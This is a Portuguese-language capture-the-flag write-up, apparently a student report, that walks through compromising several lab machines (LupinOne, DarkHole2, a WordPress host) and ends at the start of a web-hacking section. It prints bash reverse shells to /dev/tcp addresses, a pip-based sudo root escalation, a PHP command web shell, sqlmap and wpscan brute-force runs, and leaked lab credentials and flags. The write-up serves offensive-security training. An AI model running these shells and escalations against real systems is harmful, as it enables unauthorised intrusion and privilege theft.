icex64@LupinOne:~$ cat /etc/issue
Debian GNU/Linux 11 \n \l
eth0: <UP,BROADCAST,NOARP,MULTICAST> mtu 1500
Author: Icex64 & Empire Cybersecurity, Lda
unspec 00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
bytes 3596306 (3.4 MiB)
icex64@LupinOne:~$ uname -a
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

Usamos o comando ‘uname –a’ para verificar a versão do kernel da máquina de destino. Depois disso, lemos o arquivo ‘etc/issue’ para verificar os detalhes do sistema operacional.

Depois disso, usamos o comando ‘sudo –l’ para verificar as permissões do sudo para o usuário atual ‘icex64’. Identificamos um script python pertencente a outro usuário, ‘Arsene’, que o “user” atual pode executar. Então, vamos verificar o conteúdo do script “python”, que pode ser visto abaixo:

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
```

Verificamos o script python, que continha um texto simples a ser exibido no navegador durante a execução. Usamos o comando sudo para executar o script python para aumentar os privilégios do usuário, mas não tivemos sucesso. O script não pôde ser executado na máquina de destino. Continuamos enumerando a máquina de destino para configurações fracas. Ao verificar as permissões do arquivo, encontramos um arquivo com permissões executáveis para todos os usuários. O arquivo pode ser visto destacado abaixo:

```
icex64@LupinOne:~$ find / -type f -perm -ug=rwx 2>/dev/null  
/usr/lib/python3.9/webbrowser.py  
icex64@LupinOne:~$ ls -l /usr/lib/python3.9/webbrowser.py  
-rwxrwxrwx 1 root root 24087 May 12 11:55 /usr/lib/python3.9/webbrowser.py
```

Usamos o comando “find” para identificar arquivos com permissões totais na máquina de destino. Identificamos um arquivo chamado ‘webbrowser.py’, que é outro script python. Verificamos a propriedade do user executando o comando ‘ls –l’ e descobrimos que o user root é o proprietário.

```
icex64@LupinOne:~$ cat >> /usr/lib/python3.9/webbrowser.py  
os.system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.1.69.17/1234 0>&1'")
```

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

```
os.system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.1.69.17/1234 0>&1'")  
nc -lvp 1234
```

Foi copiado o conteúdo do Reverse Shell no arquivo usando o comando cat. No payload, configuramos o endereço IP da máquina que está a atacar e a porta para 1234. Depois disso, configuramos o NetCut em nossa máquina atacante para escutar as conexões de entrada na porta 1234. Quando executamos o arquivo usando o sudo, ele deu acesso ao alvo máquina no terminal NetCut como usuário Arsene.

```
TF=$(mktemp -d)  
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'") > $TF/setup.py  
sudo pip install $TF
```

Os comandos acima foram executados na máquina de destino para obter acesso root conforme o site forneceu. Confirmamos o usuário atual executando o comando id e o privilégio do usuário foi escalado para root.


Depois foi só abrir o ficheiro root.txt e obtivemos a flag:

```
└$ cat root.txt  
cyb3rc7fl3123{vTuujpAIB8UwvvmglohV4EpmiuCMJcIW}
```

cyb3rc7fl3123{vTuujpAIB8UwvvmglohV4EpmiuCMJcIW}

Capture the flag User 3 –

Primeiramente começamos por analisar o IP em questão e encontramos uma webpage “DarkHole2”



A seguir analisamos quais as portas que estão abertas no IP, e encontramos as portas 22 (SSH) e as portas 80(HTTP). Quando analisamos a porta 80 não observamos nada de anormal. No entanto analisamos a página /.git/ que encontramos durante o scan Nmap:

Name	Last modified	Size	Description
Parent Directory	-	-	
COMMIT_EDITMSG	2021-08-30 13:14	41	
HEAD	2021-08-30 13:01	23	
config	2021-08-30 13:01	130	
description	2021-08-30 13:01	73	
hooks/	2021-08-30 13:01	-	
index	2021-08-30 13:14	1.3K	
info/	2021-08-30 13:01	-	
logs/	2021-08-30 13:02	-	
objects/	2021-08-30 13:14	-	
refs/	2021-08-30 13:01	-	

Apache/2.4.41 (Ubuntu) Server at 10.1.2.6 Port 80

Utilizamos de seguida tendo em conta a nossa pesquisa, uma ferramenta chamada gitdumper para melhorar a nossa compreensão desta página http-git. É uma ferramenta para adquirir um repositório git de um site para obter uma melhor compreensão dos dados apresentados.

```
└──(nuno㉿kali)-[~]
└─$ git clone https://github.com/arthaud/git-dumper.git
fatal: destination path 'git-dumper' already exists and is not an empty directory.

└──(nuno㉿kali)-[~]
└─$ cd git-dumper

└──(nuno㉿kali)-[~/git-dumper]
└─$ █
```

```
└──(nuno㉿kali)-[~/git-dumper] 10.1.2.6
└─$ python3 git_dumper.py http://10.1.2.6/.git/ backup
Warning: Destination 'backup' is not empty
[-] Testing http://10.1.2.6/.git/HEAD [200]
[-] Testing http://10.1.2.6/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.1.2.6/.git/ [200]
[-] Fetching http://10.1.2.6/.gitignore [404]
[-] http://10.1.2.6/.gitignore responded with status code 404
[-] Already downloaded http://10.1.2.6/.git/description
[-] Already downloaded http://10.1.2.6/.git/index
[-] Already downloaded http://10.1.2.6/.git/COMMIT_EDITMSG
[-] Already downloaded http://10.1.2.6/.git/HEAD
[-] Already downloaded http://10.1.2.6/.git/config
[-] Fetching http://10.1.2.6/.git/refs/ [200]
[-] Fetching http://10.1.2.6/.git/hooks/ [200]
[-] Fetching http://10.1.2.6/.git/info/ [200]
[-] Fetching http://10.1.2.6/.git/logs/ [200]
[-] Already downloaded http://10.1.2.6/.git/logs/HEAD
[-] Already downloaded http://10.1.2.6/.git/info/exclude
[-] Already downloaded http://10.1.2.6/.git/hooks/pre-commit.sample
[-] Already downloaded http://10.1.2.6/.git/hooks/pre-merge-commit.sample
[-] Already downloaded http://10.1.2.6/.git/hooks/pre-push.sample
[-] Already downloaded http://10.1.2.6/.git/hooks/pre-rebase.sample
[-] Already downloaded http://10.1.2.6/.git/hooks/pre-receive.sample
[-] Already downloaded http://10.1.2.6/.git/hooks/prepare-commit-msg.sample
[-] Already downloaded http://10.1.2.6/.git/hooks/push-to-checkout.sample
[-] Already downloaded http://10.1.2.6/.git/hooks/update.sample
```

Depois disso acedemos á pasta backup, e analisamos a pasta log e descobrimos as credenciais para a página de login.

```
└──(nuno㉿kali)-[~/git-dumper/backup]
└─$ git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300


    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize

└──(nuno㉿kali)-[~/git-dumper/backup]
└─$ git diff a4d900a8d85e8938d3601f3cef113ee293028e10
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+    $check = $connect->query("select * from users where email='$email' and password= '$pass'
' and id='1'");
+    if($check->num_rows){
        $_SESSION['userid'] = 1;
        header("location:dashboard.php");
        die();
    }
}
```

lush@admin.com Password = '321'



Reparamos que temos uma página susceptível a ataques de injeção de SQL.
Por isso utilizamos o Burp Suite para conseguirmos as cookies que podem ser fundamentais no processo.

Quando executamos o comando sql com a cookie que nos retribuiu, guardando-a na pasta "sql", observamos que temos como output uma base de dados "darkhole_2", seguindo o tutorial que encontramos para resolução deste CTF. Os comandos a utilizar são os seguintes:

```
nano sql
sqlmap -r sql --dbs -batch
```

E conseguimos, depois, descobrir as credenciais para o utilizador jehad de forma a conseguir fazer ssh para conseguirmos a flag, que descobrimos que estava no diretório do user losy.

```
(nuno㉿kali)-[~]
$ ssh jehad@10.1.2.6
jehad@10.1.2.6's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Thu 15 Jun 2023 11:45:59 PM UTC

 System load:  0.0          Processes:           248
 Usage of /:   53.6% of 12.73GB   Users logged in:     0
 Memory usage: 30%            IPv4 address for ens33: 10.1.2.6
 Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

274 updates can be applied immediately.
```

```

drwxr-xr-x 7 root root 4096 May 15 2022 snap
drwxr-xr-x 2 root root 4096 Feb 1 2021 srv
-rw----- 1 root root 2912944128 Sep 2 2021 swap.img
dr-xr-xr-x 13 root root 0 Jun 15 07:32 sys
drwxrwxrwt 15 root root 4096 Jun 15 23:46 tmp
drwxr-xr-x 15 root root 4096 Sep 2 2021 usr
drwxr-xr-x 14 root root 4096 Sep 2 2021 var
jehad@darkhole:~$ cd home
jehad@darkhole:/home$ ls -la
total 20
drwxr-xr-x 5 root root 4096 Sep 2 2021 .
drwxr-xr-x 20 root root 4096 Sep 2 2021 ..
drwxr-xr-x 6 jehad jehad 4096 Jun 15 16:06 jehad
drwxr-xr-x 4 lama lama 4096 Sep 3 2021 lama
drwxr-xr-x 4 losy losy 4096 May 12 15:21 losy
jehad@darkhole:/home$ cd losy
jehad@darkhole:/home/losy$ ls -la
total 36
drwxr-xr-x 4 losy losy 4096 May 12 15:21 .
drwxr-xr-x 5 root root 4096 Sep 2 2021 ..
-rw----- 1 losy losy 1510 Jun 15 21:01 .bash_history
-rw-r--r-- 1 losy losy 220 Sep 2 2021 .bash_logout
-rw-r--r-- 1 losy losy 3771 Sep 2 2021 .bashrc
drwxrwxr-x 2 losy losy 4096 Sep 2 2021 .cache
drwxrwxr-x 3 losy losy 4096 Sep 3 2021 .local
-rw-r--r-- 1 losy losy 807 Sep 2 2021 .profile
-rw-rw-r-- 1 losy losy 48 May 12 15:21 user.txt
jehad@darkhole:/home/losy$ cat user.txt
cyb3rc7fl3123{6dQt9CPaJS2xfqiastaf9TgAnzoVLOz}
jehad@darkhole:/home/losy$ 

```

cyb3rc7fl3123{6dQt9CPaJS2xfqiastaf9TgAnzoVLOz}

Capture the flag Root 3 –

Ora para encontrarmos a flag do root.txt descobrimos que temos que entrar como user “losy” para conseguirmos a flag.

Primeiro, fomos ao diretório que foi sugerido nas nossas pesquisas e descobrimos um arquivo index.php. Este diz que podemos obter um prompt (cmd) usando o método do encaminhamento da porta local discutido anteriormente para o user.

```

jehad@darkhole:/tmp$ cd /opt/web
jehad@darkhole:/opt/web$ ls
index.php
jehad@darkhole:/opt/web$ cat index.php
<?php
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}

?>
jehad@darkhole:/opt/web$ 

```

Depois disso, vimos o prompt do user losy no navegador da web. Autenticamos usando o ID do user.

http://127.0.0.1:9999/?cmd=id

Usando um **reverse-shell** neste navegador como cmd deste user, tentamos um comando de métodos default, mas não funcionaram. No entanto tentamos outra vez depois de codificá-lo usando o burp suite.

Depois disso, usamos um navegador da Web e abrimos o Netcat listener no lado oposto para capturar o reverse shell

nc-lvp 8888

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Obtivemos o user “losy” e o user “flag” deste laboratório após a captura.

Descobrimos o histórico bash numa pasta e depois descobrimos as credenciais de login do losy neste arquivo de histórico do bash.

losy:gang

Depois, foi só fazer **su losy** para conseguirmos aceder como novo utilizador, e depois executar o comando abaixo para acedermos como root.

```
losy@darkhole:/home/lama$ cd ..
losy@darkhole:/home$ cd ..
losy@darkhole:$ sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
[sudo] password for losy:
root@darkhole:/# ls -la
total 2844752
drwxr-xr-x  20 root root      4096 Sep  2  2021 .
drwxr-xr-x  20 root root      4096 Sep  2  2021 ..
lrwxrwxrwx   1 root root       7 Feb  1  2021 bin → usr/bin
drwxr-xr-x   4 root root      4096 Sep  2  2021 boot
drwxr-xr-x   2 root root      4096 Sep  2  2021 cdrom
drwxr-xr-x  20 root root     4200 Jun 15 06:38 dev
drwxr-xr-x 100 root root     4096 May 15  2022 etc
drwxr-xr-x   5 root root     4096 Sep  2  2021 home
lrwxrwxrwx   1 root root       7 Feb  1  2021 lib → usr/lib
lrwxrwxrwx   1 root root      4096 Sep  2  2021 lib32 → usr/lib32
```

```
root@darkhole:/#
root@darkhole:/#
root@darkhole:/# cd /root
root@darkhole:~/# ls -la
total 44
drwx-----  6 root root 4096 May 12 15:20 .
drwxr-xr-x 20 root root 4096 Sep  2  2021 ..
-rw-----  1 root root 1534 Jun 15 17:02 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx-----  2 root root 4096 May 15  2022 .cache
drwxr-xr-x  3 root root 4096 Sep  2  2021 .local
-rw-----  1 root root  535 Sep  3  2021 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   48 May 12 15:20 root.txt
drwxr-xr-x  3 root root 4096 Sep  2  2021 snap
drwx-----  2 root root 4096 Sep  2  2021 .ssh
root@darkhole:~/# cat root.txt
cyb3rc7fl3123{RL7gqOwTrz6pLMFHhB2ZIfYK0xBupnwc}
root@darkhole:~/# █
```

cyb3rc7fl3123{RL7gqOwTrz6pLMFHhB2ZIfYK0xBupnwc}


Capture the flag User 4 –

Primeiramente identificamos o site usando o IP disponível e descobrimos o seguinte:



E reparamos na url /moee.

Então começamos por correr o nmap para descobrir mais sobre as portas abertas do site e descobrimos que era um site em wordpress. No entanto sabemos que a página login é sempre “**“wp-login.php”**”



Então usamos o wpscan para termos informações sobre os utilizadores:

```
(diogo㉿kali)-[~/usr/share/wordlists]
$ wpscan --url http://moe -U joxter,snufkin,boe,user -P rockyou.txt
```

~

```
[+] User(s) Identified:
[+] Joxter
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Snufkin
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] snufkin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] user
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] joxter
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] boe
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Usamos depois detalhadamente o tutorial abaixo, para nos ajudar a descobrir a password do utilizador joxter tal como foi sugerido na pesquisa:

<https://www.hackingarticles.in/darkhole-2-vulnhub-walkthrough/>

Abaixo temos alguns comandos que permitem descobrir a password do utilizador joxter

```
wpscan --url http://10.1.2.11/wp-login.php -U joxter -P
/usr/share/wordlists/rockyou.txt -t 200
```

output: 1a2b3c4d

Encontramos um comentário seguindo o mesmo tutorial que fala sobre um determinado plugin wpDiscuz, fazendo um pouco de OSINT descobrindo a sua vulnerabilidade ouvindo na porta fornecida ao nosso php e depois obtendo o reverse Shell para conseguirmos entrar em “www-data”

Em wp-config.php é possível encontrar o usuário e a senha do mysql.

Em /var/www/public_html /wp-includes é possível encontrar um arquivo “wp-db.php” mas nada relevante é encontrado para nos ajudar a arranjar a password.

No entanto a partir da ajuda do sql encontramos uma lista de “wordlists” onde usamos o seguinte para extrair as passwords apenas:

```
(nuno㉿kali)-[~]
$ cat file | awk -F ' ' '{print $1} > passwords
```

Depois de termos as wordlists. Tenta-se o brute force na porta 22 visto que é a do ssh.

A ajuda do tutorial foi sem dúvida crucial para nos ajudar a conseguir a password do nosso utilizador para conseguirmos fazer ssh.

```
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 218 to do in 00:02h, 15 a
[STATUS] 120.50 tries/min, 241 tries in 00:02h, 143 to do in 00:02h, 15 a
[22][ssh] host: 10.1.2.11 login: Joxter password: Offs3cJ0xt3r !!
```

Depois fizemos ssh usando as credenciais:

```
(nuno㉿kali)-[~]
$ ssh Joxter@10.1.2.11
Joxter@10.1.2.11's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun 15 12:11:37 2023 from 10.1.69.15
Joxter@moe:~$ ls -la
total 36
drwxr-x— 2 Joxter devsec 4096 May 26 2022 .
drwxr-xr-x 4 root root 4096 Nov 11 2020 ..
lrwxrwxrwx 1 Joxter Joxter 9 Nov 20 2020 .bash_history → /dev/null
-rw-r--r-- 1 Joxter Joxter 220 Nov 5 2016 .bash_logout
-rw-r--r-- 1 Joxter Joxter 3515 Nov 5 2016 .bashrc
-rw-r--r-- 1 Joxter Joxter 675 Nov 5 2016 .profile
-rw-r--r-- 1 Joxter Joxter 66 May 26 2022 .selected_editor
-rw-r--r-- 1 Joxter Joxter 48 May 12 11:27 .user.txt
-rw—— 1 Joxter Joxter 4913 Nov 21 2020 .viminfo
Joxter@moe:~$ cat .user.txt
cyb3rc7fl3123{H33ielpeVI4CfWPuwNNPEYXQlsoPwLOn}
Joxter@moe:~$
```

cyb3rc7fl3123{H33ielpeVI4CfWPuwNNPEYXQlsoPwLOn}

Capture the flag User2.txt 4 –

Notamos que este script está sendo executado pelo usuário Boe:

```
Joxter@moe:/opt$ ls -la
total 12
drwxr-x— 2 Boe devsec 4096 Nov 22 2020 .
drwxr-xr-x 22 root root 4096 Nov 11 2020 ..
-rwxrwxr-- 1 Boe devsec 465 May 12 11:28 Flag.py
Joxter@moe:/opt$ cat Flag.py
-bash: cat: command not found
Joxter@moe:/opt$ cat Flag.py
#!/usr/bin/python3
import os; os.system('/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.56.1/4444 0>&1"')
def generate_triangle(x):
    for i in range(x):
        for k in range(i+1):
            print('*', end=' ')
        print()

def straight_line(x):
    for i in range(x):
        print('*')


print("\nBelow is the world's only non-quadrilateral flag with a triangular shape.\n\t\t")
Flag of Nepal.\n")

length = 9
generate_triangle(length)
generate_triangle(length)
straight_line(length)
```

Então precisamos encontrar uma maneira de explorá-lo. Acessamos ao /tmp e baixamos esta ferramenta: <https://github.com/DominicBreuker/pspy>

Depois temos que usar o pspy64 e importar para o diretório / tmp e executámos:

Deixamos depois o pspy64 rodar no sistema e eventualmente ativou o shell em Boe, obviamente ouvindo na porta 4444:



A screenshot of a terminal window titled 'k'. The window shows a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu, the terminal prompt is '(nuno㉿kali)-[~]'. A command is being entered: '\$ rlwrap nc -lnvp 4444'. The output shows 'listening on [any] 4444 ...' followed by a blank line.


Depois foi só procurar nos diretórios e encontrar a flag do user2.txt:

cyb3rc7fl3123{aMGY8rzcr68ka2d4Fv9s5eEgOhJsY1Ng}


WEB HACKING

Web Hacking 1


Primeiramente começamos por inspecionar o IP em questão: **10.1.2.14**



E foi nos sugerido para não usar bruteforce para fazer o login para conseguir a flag. Começamos então por inspecionar o site em questão mas á primeira vista não encontramos nada de relevante.



Não encontramos nada nos elementos, apenas o html do site em questão.



Website Login (Do not bruteforce / hack this one)

Username

Password

Login »

Reset your password

Origens Sistema de ficheiros > bootstrap.css (index) content.js jquery.1.11.js

```

